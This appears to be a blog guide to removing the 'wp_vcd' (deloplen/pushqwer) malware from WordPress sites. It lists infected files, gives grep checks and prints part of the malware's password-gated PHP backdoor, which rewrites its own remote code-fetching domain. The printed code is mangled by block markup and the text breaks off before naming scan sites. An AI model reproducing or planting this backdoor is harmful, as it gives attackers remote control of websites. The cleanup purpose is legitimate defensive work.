How to Remove Wordpress Malware src="//deloplen.com/apu.php?

Here is the fix for the malware deloplen/pushqwer on your Wordpress:
1. Remove all unused Wordpress Themes because they are infected already
2. In your active theme edit your functions.php file and delete all extra code inserted by malware
- Location : \wp-content\themes\your-theme-name
- Usually it is on top of your code
- You can search for “wp_vcd” or “wp-tmp” words to find the code.
It will be something like this:
<?php
<!-- wp:paragraph {"canvasClassName":"cnvs-block-core-paragraph-1589158002377"} -->
<p><?php</p>
<!-- /wp:paragraph -->
<!-- wp:paragraph {"canvasClassName":"cnvs-block-core-paragraph-1589158002386"} -->
<p>if (isset($_REQUEST['action']) && isset($_REQUEST['password']) && ($_REQUEST['password'] == '220c580cc80d7d449f04533fc8f68c79'))<br>{<br>$div_code_name = "wp_vcd";<br>switch ($_REQUEST['action'])<br>{<br>case 'change_domain';<br>if (isset($_REQUEST['newdomain']))<br>{<br>if (!empty($_REQUEST['newdomain']))<br>{<br>if ($file = @file_get_contents(__FILE__))<br>{<br>if (preg_match_all('/\$tmpcontent = @file_get_contents\("http:\/\/(.*)\/code9\.php/i', $file, $matcholddomain))<br>{<br>$file = preg_replace('/' . $matcholddomain[1][0] . '/i', $_REQUEST['newdomain'], $file);<br>@file_put_contents(__FILE__, $file);<br>print "true";<br>}<br>}<br>}<br>}</p>
<!-- /wp:paragraph -->
<!-- wp:paragraph {"canvasClassName":"cnvs-block-core-paragraph-1589158002397"} -->
<p>break;</p>
<!-- /wp:paragraph -->
<!-- wp:paragraph {"canvasClassName":"cnvs-block-core-paragraph-1589158002406"} -->
<p>default:</p>
<!-- /wp:paragraph -->
break;
default:
3. Remove malware code in your post.php as well
Location: \wp-includes\
4. Remove these files:
Location: \wp-includes\
wp-feed.php
wp-vcd.php
wp-tmp.php
5. Get into your web hosting terminal, and do a final check to see any files you forgot to remove:
grep -rnl 'deloplen' *
grep -Ril 'pushqwer' *
6. Clear your cache if you are using any caching plugins in your Wordpress
7. Final Virus Scan
You can use these few websites to do a free virus scan: